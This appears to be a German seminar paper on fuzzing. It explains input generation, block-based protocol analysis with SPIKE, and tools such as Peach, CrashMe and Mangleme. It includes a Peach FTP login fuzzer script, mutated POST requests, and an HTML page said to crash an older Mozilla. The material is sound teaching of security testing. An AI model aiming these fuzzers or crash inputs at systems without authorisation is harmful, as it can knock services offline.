Da sich aber in den letzten Jahren der Softwareentwicklungsprozess sehr stark gewandelt hat, also immer besserer bzw. robusterer Code entstanden ist und entsteht, lassen sich heutige Programme nur noch selten durch einfache zufällig generierte Eingaben zum Absturz bringen. Aus dem Grund wurde der Einsatz von komplexeren Fuzzern nötig. Einige von diesem sollen in einem späteren Abschnitt vorgestellt werden.



Abbildung 1: Das vereinfachte Fuzzing Prinzip

2.1. Eingabedaten erzeugen

Wichtig beim Fuzzing ist es den sogenannten Eingaberaum der Zielanwendung zu kennen. Der Eingaberaum ist die vollständige Menge von allen möglichen Permutationen, die der Zielanwendung übermittelt werden können. Da dieser Raum unendlich ist, und deshalb ein Fuzzer auch unendlich lange laufen müsste, wird eine Heuristik benutzt, um den Raum so weit wie möglich einzuschränken. Beispielsweise ergibt es Sinn bei einer Benutzerauthentifizierung sehr große Zeichenketten als Benutzername oder Passwort zu senden, um einen möglichen Buffer Overflow zu entdecken. Ein anderes Beispiel ist bei Anwendungen die eine Zahl als Eingabe verlangen, ist bestimmte vielleicht vom Programm unerwartete Zahlen zu senden.

Solche unerwarteten Zahlen sind negative Zahlen, sehr kleine oder grosse Zahlen, die Null, oder auch Zahlen in der Nähe von Grenzen bestimmter Datentypen (z.b. $2^{16}, 2^{32}$ etc.)

Es lassen sich nun verschiedene Arten zur Generierung von Eingabedaten unterscheiden:

- Testfälle
  Diese Art von Fuzzern wurden nur für ein spezielles Protokoll oder eine spezielle Anwendung geschrieben. Solche Fuzzern ähneln sehr stark traditionelle automatische Test-Tools oder Stress-Test-Tools.
- periodisch
  Eine andere Möglichkeit ist das periodische Einfügen von zufälligen Daten in zuvor aufgenommen korrekten bzw. von der Anwendung erwarteten Eingaben. Man könnte z.B. eine HTTP-GET Anweisung aufnehmen und diese dann an bestimmten Stellen periodisch mit Bytes befüllen und danach an den HTPP-Server schicken (siehe Bild 2, Bild 3 und Bild 4). Periodisch meint in diesem Fall, dass man in einer Schleife die Anzahl der eingefügten Bytes jeweils um einen festen Betrag erhöht, bis ein festgelegter Schwellwert erreicht ist. Damit ist auch die Laufzeit des begrenzt.
- zufällig
  ähnlich wie beim periodischen Ansatz werden hier eine zufällige Anzahl von Bytes für einen vorher festgelgeten Zeitraum eingefügt. Beim ersten Durchlauf zum Beispiel 30 Bytes beim zweiten Durchlauf 1023 Bytes und beim dritten Durchlauf 531 Bytes.
- Bibliothek (Die üblichen Verdächtigen)
  Hier nimmt man eine Liste von bekannten problematischen Eingaben und überprüft mit diesen alle Eingabevariablen.

```
POST /meineSeite/meinScript HTTP/1.1
Host: de.wikipedia.org
Content-Type: application/x-www-form-urlencoded
Content-Length: 22

id=6&typ=5&action=show
```

Abbildung 2: Ein Beispiel einer POST-Anfrage

```
POST /meineSeite/meinScript HTTP/1.1
Host: de.wikipedia.org
Content-Type: application/x-www-form-urlencoded
Content-Length: 22

id=6&typ=5&action=shoAAAw
```

Abbildung 3: Ein Fuzzer hat die POST-Anfrage verändert (Beispiel 1)

Bei der Fehlersuche kann man auch noch nach der Zugriffsmöglichkeit auf die zu testende Anwendung unterscheiden. Im ersten Fall hat man vollen Zugriff auf den Quelltext, im zweiten hat man nur Zugriff auf den übersetzte Compilat. Beim dritten und letzten Fall hat man gar keinen direkten Zugriff auf die Anwendung (z.B. da es auf einem fremden Internet-Server ausgeführt wird).

Hat man Zugriff auf die Quelltexte der Anwendung ist das Auffinden von Programmfehlern bzw. Sicherheitslücken viel leichter. Allerdings ist das manuelle, klassische Suchen nach

```
POST /meineSeite/meinScript HTTP/1.1
Host: de.wikipedia.org
Content-Type: application/x-www-form-urlencoded
Content-Length: 22

id=6&typ=5&action=shoAAAAAAAAAAw
```

Abbildung 4: Ein Fuzzer hat die POST-Anfrage verändert (Beispiel 2)

Fehlern im Quelltext schon bei durchschnittlichen Projekten nicht mehr schaffbar. Der Linux-Kernel zum Beispiele besteht aus über fünf Millionen Code, hier Fehler von Hand zu finden ist ein schweres, wenn nicht sogar unmögliches Unterfangen. Es existieren für fast alle gängen Programmiersprachen Tools, die den Quelltext nach ihnen bekannten Fehlern absuchen, allerdings finden sie auch nur einen sehr kleinen Teil der tatsächlich vorhandenen Fehler.

Hat man keinen Zugriff auf die Quelltexte, wie es bei den meisten kommerziellen Programmen der Fall ist, ermöglichen Disassembler und Debugger einen ungleich mühsameren Weg Fehler und Sicherheitslücken aufzuspüren.

Keine einzige dieser Möglichkeiten hat man bei Diensten, die über einen Internetserver angeboten werden. Die einzige Option ist hier seine Anfragepakete zu übermitteln und auf die Antwort des Servers abzuwarten und diese dann auszuwerten.

Der Vorteil von Fuzzing ist nun, dass es in allen drei Szenarios anwendbar ist. Allerdings erleichtert die Zugriffmöglichkeit auf Quelltext oder wenigstens die Binärdatei die Vorbereitung und die Durchführung erheblich.

2.2. Typen von Fuzzern

Erstellt man zufällige Daten um damit seine Zielanwendung zu testen, taucht immer wieder das Problem des Eingabeformats auf. Will man zum Beispiel die jpeg-Implementierung eines Browsers testen, würde man einfach zufällige Binärdateien erstellen, speichern und diese dann mit dem Browser (automatisiert) öffnen. Das Problem steckt nun im Detail. Ein jpeg-Bild beginnt immer mit den Bytes „FF D8“. Der zu testende Browser würde also immer wenn diese ersten Bytes nicht stimmen grundsätzlich schon am Anfang der jpeg-Implementierung abbrechen. Die restlichen Programmteile können deshalb keinen Test unterzogen werden. Ähnlich ist es beim Testen von Netzwerkprotokollen. Jedes einzelne Paket enthält in der Regel ein Feld mit einer Größenangabe und ein Feld mit einer Prüfsumme. Bei zufällig erstellten Paketen stimmen diese Angaben in der Regel natürlich nicht, und es das Paket wird einfach verworfen bevor es weiter verarbeitet wird.

Hat man also einen relativ einfachen Fuzzer, um seine Anwendungen oder sein Protokoll zu testen, verschwendet man viel Zeit. Nur ein ganz kleiner Teil der erzeugten Eingabedaten erreicht überhaupt die internen Verarbeitungsroutienen, die eigentlichen Subjekte der Untersuchung. [Abbildung 5] soll dieses Sachverhalt noch einmal verdeutlichen. Ziel ist es daher die Menge der Eingabedaten (Eingaberaum) möglichst auf eine minimale Grösse, durch intelligente Wahl der Eingabedaten, zu verringern. Dazu unterzieht man dem Dateiformat oder dem Protokoll einer Untersuchung. Damit lassen sich mit etwas Erfahrung Felder und deren Werte die für die Untersuchung wichtig sein könnten lokalisieren und Felder bzw. Eingabewerte die ohne weitere Bedeutung sind abgrenzen. Bei der Untersuchung des Protokolls bzw. des Dateiformat hat man unterschiedliche Möglichkeiten. Bei Open-Source Software natürlich in erster Linie den Quelltext. Andere Informationsquellen sind die Dokumentation, oder eine



Abbildung 5: Das vereinfachte Fuzzing Prinzip (random)

Disassemblierung. Bei dem Fuzzing eines Protokolls hilft eine Aufzeichnung des Netzwerkverkehrs. Diese verschiedene Möglichkeiten haben zu einer Fülle von Spezialanwendungen geführt. Eine kleine Auswahl dieser Werkzeuge werden in Abschnitt 3 vorgestellt. Eine andere Verbreitete Möglichkeit des Fuzzing ist die Mutation von bekannten (aufgezeichneten) Eingabedateien (siehe [Abbildung 6]). Hierbei werden diese gültigen Eingabedaten an zufälligen Stellen verändert. Verändert im Sinne von Bytes austauschen oder sogar Bytes einfügen. Hiermit umgeht man das anfangs besprochene Problem mit in Paketen vorkommenen Prüfsummen und Längenangaben in den meisten Fällen. Der Vorteil dieser Methode ist das man kein Wissen über das zu untersuchende Dateiformat bzw. Protokoll braucht. Eine willkürliche Mutation der Daten ist aber auch nur bedingt sinnvoll. Zum Beispiel ist bei Bilddateien die Mutation eines Pixels (von z.B. gelb nach grün) nicht sehr effektiv.

In der Praxis findet man oft eine Mischung beider Möglichkeiten, also dem wahllosen Fuzzing und der Mutation der Daten.



Abbildung 6: Das vereinfachte Fuzzing Prinzip (mutation)

2.3. Ein Beispiel: Spike

Dave Aitel beschreibt in [Aite02] eine effektive und universelle Methode für das Fuzzing von Netzwerkprotokollen. Dabei trifft er die Annahme das jedes Protokoll in Datenfelder und Längenfelder zerlegt werden kann (siehe [Abbildung 8]). Will man nun einen Testscript zum Fuzzing erstellen, muss man die Größe alle Felder der oberen Schichten kennen, bevor man das Datenpacket auf der unteren Schicht erzeugen kann. Ansonsten würde das Protokol der unteren Schicht das Paket sofort verwerfen. In [Aite02] stellt er sein entwickeltes Framework SPIKE vor. Ein Bestandteil dieses Frameworks ist eine C ähnliche Scriptsprache, mit der man ein Protokollformat anhand von Blockfunktionen beschreiben kann. Daraus werden dann mmit Zufallsdaten gefüllte Pakete erstellt. Nachstehend ist ein Beispiel eines SPIKE-Scripts um das Login-System eines FTP-Servers zu testen.

```
s_string("HOST ");
s_string_variable("192.168.1.108");
s_string("\r\n");

s_string_variable("USER");
s_string(" ");
s_string_variable("bob");
s_string("\r\n");
s_string("PASS ");
s_string_variable("bob");
s_string("\r\n");
```

Abbildung 7: Beispiel eines SPIKE-Scripts

Auch bei dieser blockbasierten Protokollanalyse hat man die Wahl zwischen zwei möglichen Testmethoden. Die erste Möglichkeit ist, nach eingehender Studie des Protokolls, ein Versuch das Protokoll vollständig mit der Scriptsprache zu beschreiben und nachzubilden. Hat man diesen Schritt erfolgreich, umgesetzt kann man mit einem sehr guten (da genau definierten) Eingaberaum Fuzzing betreiben. Eine andere weniger aufwendige Methode ist es, ein Datenpaket des Protokolls abzufangen und sich verschiedene viel versprechende Datenblöcke auszuwählen und durch geeignete Kommandos der Scriptsprache des Framesworks zu ersetzen. Am praktikabelsten ist es meist, mit der letzteren Methode anzufangen und sich dann langsam Feld für Feld durch das Protokoll zu arbeiten, bis man schließlich bei der ersten Methode angekommen ist und das Protokoll vollständig beschrieben hat.



Abbildung 8: Blockbasierende Protokollanalayse: Trotz Verschachtelung, nur eine lin. Folge von Bytes

2.4. Probleme

Beim Fuzzing treten auch eine Reihe von Problemen auf. Zum einen ist es oft schwer zuverlässig das Auftreten eines Fehlers zu detektieren. Hier lassen sich nach Umfang des Zugriff auf den Zielrechner verschiedene Fälle unterscheiden:

- Direkter Zugang möglich
  Hier hat man mehrere Möglichkeiten. Man kann sich zum einen mit einen Debugger an den Prozess anhängen und damit dann das Programm überwachen. Unter Linux zum Beispiel mit gdb. Um sich zum Beispiel an das Programm foo mit der Prozess ID 254 anzuhängen reicht die Eingabe *gdb foo 254*. Nun stehen fast alle Debugoptionen von gdb zur Verfügung, um evtl. Fehlern auf die Spur zu kommen. Mehr Informationen über das Debugging mit gdb gibt es unter anderem hier [Rich02]. Eine andere Möglichkeit ist es die Speicher und Prozesserauslastung zu überwachen. Ein sprunghafter Anstieg lässt eines der beiden Werte, läßt unter Umständen auch auf einen Programmfehler schließen.

- Kein direkter Zugang möglich
  Hat man keinen Zugriff auf solche Informationen (Black-Box-Fuzzing), kann man even-

tuell Rückschlüsse aus dem protokollierten Netzwerkverkehr ziehen. Kommen vom Server keine oder unerwartete Antwortpakete, kann man in der Regel von einem Absturz des Dienstes ausgehen.

Ein ganz anderes Problem tritt bei dem Fuzzing von Anwendungen auf. Als Beispiel soll hier ein Webbrowser getestet werden. Dazu generiert der Fuzzer zufällige HTML-Dokumente die der Browser nacheinandere darstellen soll. Einen automatisierten Ablauf wirken dann unter anderem aufpoppende Dialogfenster entgegen. In einigen Fällen helfen hier Betriebsystem spezifische Script- oder Makrosprachen, diese sind aber nicht auf jeden Betriebssystem verfügbar oder sind in der Handhabung zu unflexibel um den Fuzzing-Durchlauf vollständig automatisiert ablaufen zu lassen.

Schwierig wird es auch wenn Anwendung oder Dienste komprimierte oder sogar verschlüsselte Eingabedaten erwarten. Die Entwicklungsdauer eines solchen Fuzzers steigt dann beträchtlich an. Will man einen Teil der Daten mutieren, muss zunächst das Paket entschlüsselt und/oder entpackt werden, dann erst kann die Mutation vorgenommen werden. Und schliesslich muss das Paket auch wieder korrekt verschlüsselt und/oder komprimiert werden. Hat man keinen Zugriff auf den Verschlüsselungsalgorithmus beziehungsweise auf die verwendeteten Schlüssel, sind Fuzzing-Versuche einer solchen Applikation von Vorne herein zum Scheitern verurteilt.

Ein anderes Problem, das mit dem unendlich grossen Eingaberaum zusammenhängt, ist das Logging. Während eines Fuzzing Vorgangs werden in vielen Fällen die generierten Daten (mit einem Zeitstempel versehen) gespeichert, um dann später nach dem Fuzzing die Log-Dateien der getesteten Andwendung mit dem Log des Fuzzers zu vergleichen. So kann nachträglich überhaupt erst festgestellt werden, bei welchen Eingabedaten es bei der Anwendung zu Problemen kam. Bei einem unendlichen Eingaberaum kann dieses Logging natürlich schnell zu einem Problem werden.

2.5. Ausblick

Betrachtet man die Anzahl der im Laufe der letzten Jahren erschienen Fuzzing-Tools, ist ein deutlicher positiver Trend zu erkennen. Fuzzing wird immer populärer. Nach dem Monat des Browser-Bugs im Juli 2006, bei dem jeden Tag eine neue Sicherheitslücke eines Browsers entdeckt wurde, war der Monat November 2006 der Monat der Kernel-Fehler. Auch hier wurde jeden Tag ein neuer Fehler bzw. eine Sicherheitslücke präsentiert. Beiden Aktionen gemeinsam ist, dass viele Sicherheitslücken fast aussschliesslich mit Fuzzing-Tools gefunden worden sind. Obwohl das Fuzzing erst seit wenigen Jahren eingesetzt und Gegenstand der Forschung ist, ist es doch heute schon sehr erfolgreich beim Aufspüren von Programmfehlern und Sicherheitslücken von Serverdiensten. Klar sollte aber auch sein, das immer noch viel Arbeit und Wissen nötig ist, um aus einem Absturz der durch ein Fuzzing-Tool hervorgerufen wurde, auch den Fehler aufzuspüren und schließlich dann auch zu beseitigen.

3. Fuzzing-Tools

Im folgenden sollen nun einige Fuzzing-Tools aus verschiedenen Einsatzbereichen vorgestellt werden.

3.1. Peach

Das Peach Fuzzer Framework.
Peach (http://peachfuzz.sourceforge.net/) ist ein in Python geschriebenes Open-Source Fuzzing Framework. Es versucht einen guten Mittelweg zwischen Flexibilität, wiederverwendbaren Code und schneller Entwicklungszeit zu gehen. Da es komplett in Python geschrieben ist läßt es sich auf fast allen Plattformen einsetzten.

Will man mit Peach eine Fuzzing-Anwendung schreiben, kann man auf folgende Komponeten zugreifen:

- Generatoren (Generators)
  Generatoren produzieren Daten. Sie können ganz einfache Daten generieren, wie einen statische Zeichenkette, aber auch komplexere Strukturen, wie zum Beispiel ein HTTP oder TCP Packet. Mehrere Generatoren können zu einem verschachtelten Generator zusammengesetzt werden. An Generatoren können Umformer angehängt werden die, diese generierten Daten in ein anderes Format transformieren.

- Umformer (Transformer)
  Umformer können Daten in eine andere Darstellung überführen oder Operationen auf den Daten ausführen. Beispiele für Umformer wäre ein Umwandlung in eine HTML-Kodierung oder die Daten zu packen beziehungsweise wieder zu entpacken. Umformer können mit einander verkettet werden.

- Protokolle (Protocols)
  Mit Protokollobjekten können Zustandsänderungen modelliert werden. Protokollobjekte verwenden einen oder mehrere Generatoren, um die entsprechenden Daten erzeugen zu können. Dies erlaubt einen flexiblen und wiederverwendbaren Einsatz.

- Verbreiter (Publisher)
  Das Verbreiterobjekt ist für den Transport der Daten verantwortlich. Diese können zum Beispiel in eine Datei schreiben, die Daten über ein TCP-Socket ausliefern oder RCP-Protokoll-Anfragen an andere Hosts senden.

- Gruppen (Group)
  Gruppenobjekte enthalten einen oder mehrere Generatoren und ein Regel, wie der nächste Wert des Generators geändert werden soll. Somit ist es möglich verschiedene Generatoren zu unterschiedlichen Zeitpunkten geändert werden.

- Script
  Das Script-Objekt ist für die weitere Vereinfachung des Fuzzers verantwortlich. Es sorgt für die Iteratoren und nötigen Funktionsaufrufe der Gruppen und Protokolle.

Mit dieser Liste, der einzelnen Klassen, lassen sich auf relativ einfache Weise ein erster kleiner Fuzzer programmieren. Folgendes Beispiel zeigt wie ein ftp-fuzzer, der eine Längenuntersuchung des USER- und PASS-Kommandos durchführt, implemetiert werden kann.

Als erstes müssen diverse Bibliotheken importiert werden:

```
import sys

sys.path.append("..")

from Peach              import *
from Peach.Transformers import *
from Peach.Generators   import *
from Peach.Protocols    import *
from Peach.Publishers   import *
```

Nun definiert und initialisiert man jeweils eine Gruppe für die FTP-Kommandos USER und PASS und legt dabei fest, dass jeweils 20 mal über diese Gruppe iteriert werden soll.

```
loginUserGroup  = group.GroupFixed(20)
loginPwdGroup   = group.GroupFixed(20)
loginGroup      = group.GroupSequence((loginUserGroup, loginPwdGroup))
```

Nun definiert man mit einem Generator die Loginsequenz für den FTP-Login. Und legt dabei fest das bei jeden Durchlauf vier Bytes an den Benutzername und das Passwort angehängt werden.

```
loginBlock = block.Block()
loginBlock.setGenerators((
        static.Static("USER "),
        repeater.Repeater(loginUserGroup, static.Static("AAAA"), 1),
        static.Static("\r\nPASS "),
        repeater.Repeater(loginPwdGroup, static.Static("AAAA"), 1),
        static.Static("\r\nQUIT\r\n")
        ))
```

Nun muss man nur noch die IP-Adresse und Port festlegen. Danach sorgt Script-Objekt dafür,dass das Protokoll loginProt ausgeführt werden soll und über die Gruppe loginGroup alle 0.25 Sekunden iteriert werden soll:

```
loginProt = null.NullStdout(ftp.BasicFtp('127.0.0.1', 21), loginBlock)
script.Script(loginProt, loginGroup, 0.25).go()
```

Nun braucht man nur noch das Script speichern und ausführen. An diesem Beispiel sollte gezeigt werden wie schnell und einfach man mit dem Peach-Framework nahezu beliebige Fuzzing-Software programmiert werden kann. Mehr Beispiele und eine Dokumentation finden man auf der Webseite des Projekts (http://peachfuzz.sourceforge.net/)

3.2. SPIKE Proxy

SPIKE Proxy ist wie der Name schon sagt ein Proxy-Server. Er wurde von Immunity, Inc (http://www.immunitysec.com) entwickelt, um möglichst schnell und einfach Webanwendungen zu testen. Es erfasst dabei alle HTTP-Request und speichert sie ab. Danach ruft man lokal auf seinem Rechner das Frontend in seinem Browser auf und kann durch die gespeicherten Requests blättern. Das kann dann zum Beispiel ungefähr so aussehen:

```
* Directory: hadiko.de_80_0
  Delve into Dir, argscan, dirscan, overflow VulnXML Tests
* Directory: www.hadiko.de_80_0
  Delve into Dir, argscan, dirscan, overflow VulnXML Tests
* Directory: addons.mozilla.org_443_1
  Delve into Dir, argscan, dirscan, overflow VulnXML Tests
```

Nun kann man mit Delve into Dir, durch die einzelnen Request-Ebenen klicken und verschiedene Fuzzing-Test durchführen. Interessant ist vor allem die rewrite request Option. Hier kann man sich den genauen HTTP-Request betrachten und nach belieben verändern. Den verändertetn Request kann man erneut an den Server senden.

3.3. CrashMe

CrashMe wurde 1990 vom George J. Carrette entwickelt und gilt als eines der erster Fuzzing-Tools. Crashme erzeugt eine Datei mit zufälligen Bytes und versucht dann diese Datei auszuführen. Dabei zeichnet es dann den jeweiligen exit status des erzeugten Programmes auf. Hier ein kleiner beispielhafter Crashme- Durchlauf.

```
$ crashme +2000 666 50 00:30:00 2
Crashme: (c) Copyright 1990, 1991 George J. Carrette
Version: 1.7 25-SEP-1991
Subprocess run for 1800 seconds (0 00:30:00)
Test complete, total real time: 1801 seconds (0 00:30:01)
exit status ... number of cases
       1100 ...     2
    3522652 ...     4
       1036 ...     1
       1084 ...     7
       1108 ...    19
          1 ...   432
         12 ...   137
```

Anfang der 90er Jahre konnte mit Crashme diverse Betriebsysteme zum Absturz gebracht werden (u.a SUN 4/110 4.1, IBM RS/6000 AIX 1.3, Microsoft WNT Build 511 i486). Heute ist die Entwicklung der aktuellen Unix bzw. Linux Kernels weit fortgeschritten, sodass Crashme mehrere Tage und Wochen ohne das System zum Absturz zu bringen laufen kann.

3.4. Mangleme

Mangleme wurde 2004 von Michal Zalewski geschrieben. Mangleme ist eine CGI-Anwendung die eine zufällige HTML-Seite generiert, die dann im Browser dargestellt wird. Wurde die HTML-Seite dargestellt ruft sich das CGI wieder selbst auf und generiert eine weitere Seite. Dieses Ablauf wird so lange wiederholt bis der Browser abstürzt. Eine zufällig erstelle HTML-Seite kann zum Beispiel wie folgt aussehen.

```
<HTML>
<HEAD>
<MARQUEE>
<TABLE>
<MARQUEE HEIGHT=100000000>
<MARQUEE HEIGHT=100000000>
<MARQUEE HEIGHT=100000000>
<MARQUEE HEIGHT=100000000>
<MARQUEE HEIGHT=100000000>
<MARQUEE HEIGHT=100000000>
<MARQUEE HEIGHT=100000000>
<MARQUEE HEIGHT=100000000>
<MARQUEE HEIGHT=100000000>
<MARQUEE HEIGHT=100000000>
<MARQUEE HEIGHT=100000000>
<MARQUEE HEIGHT=100000000>
<TBODY>
Attack of the marquees!
```

Das oben gezeigte Dokument hat eine ältere Mozilla-Version zum Absturz gebracht. Ist der Browser abgestürtzt kann man aus der Log-Datei einen hexadezimalen Wert ablesen und mit diesen dann das remangle-Cgi Script aufrufen. Wenn der Browser dann wieder abstürzt, hat man das Problem reproduziert und man kann das html-Dokument mit Programmen wie wget speichern und einer weiteren Analyse unterziehen. Mangleme und remangle funktionieren noch immer sehr gut. So hat der Autor dieser Arbeit die aktuelle Version des Mac OS X Browsers Safari (Version 2.04) nach nur 30 Minuten reproduzierbar zum Absturz gebracht.

Literatur

[Aite02] Dave Aitel. *The Advantages of Block-Based Protocol Analysis for Security Testing.* Immnunity, Inc. 2002.

[Bart90] Bryan So Barton P. Miller, Lars Redriksen. *An empirical study of the reliability of Unix Utilities.* Communications of the ACM. 1990.

[Myer04] G.J. Myers. *Methodisches Testen von Programmen.* Oldenbourg. 2004.

[Oehl05] Peter Oehlert. *Violating Assumptions with fuzzing.* IEEE Security and Privacy. 2005.

[Rich02] Stan Shebs Richard M. Stallman, Roland H. Pesch. *Debugging With GDB: The Gnu Source-Level Debugger.* Free Software Foundation. 2002.

Abbildungsverzeichnis

Tabellenverzeichnis

Softwaredefekte: Buffer Overflows, Heap Overflows, Format-String-Fehler und Race Conditions

Hans Wippel

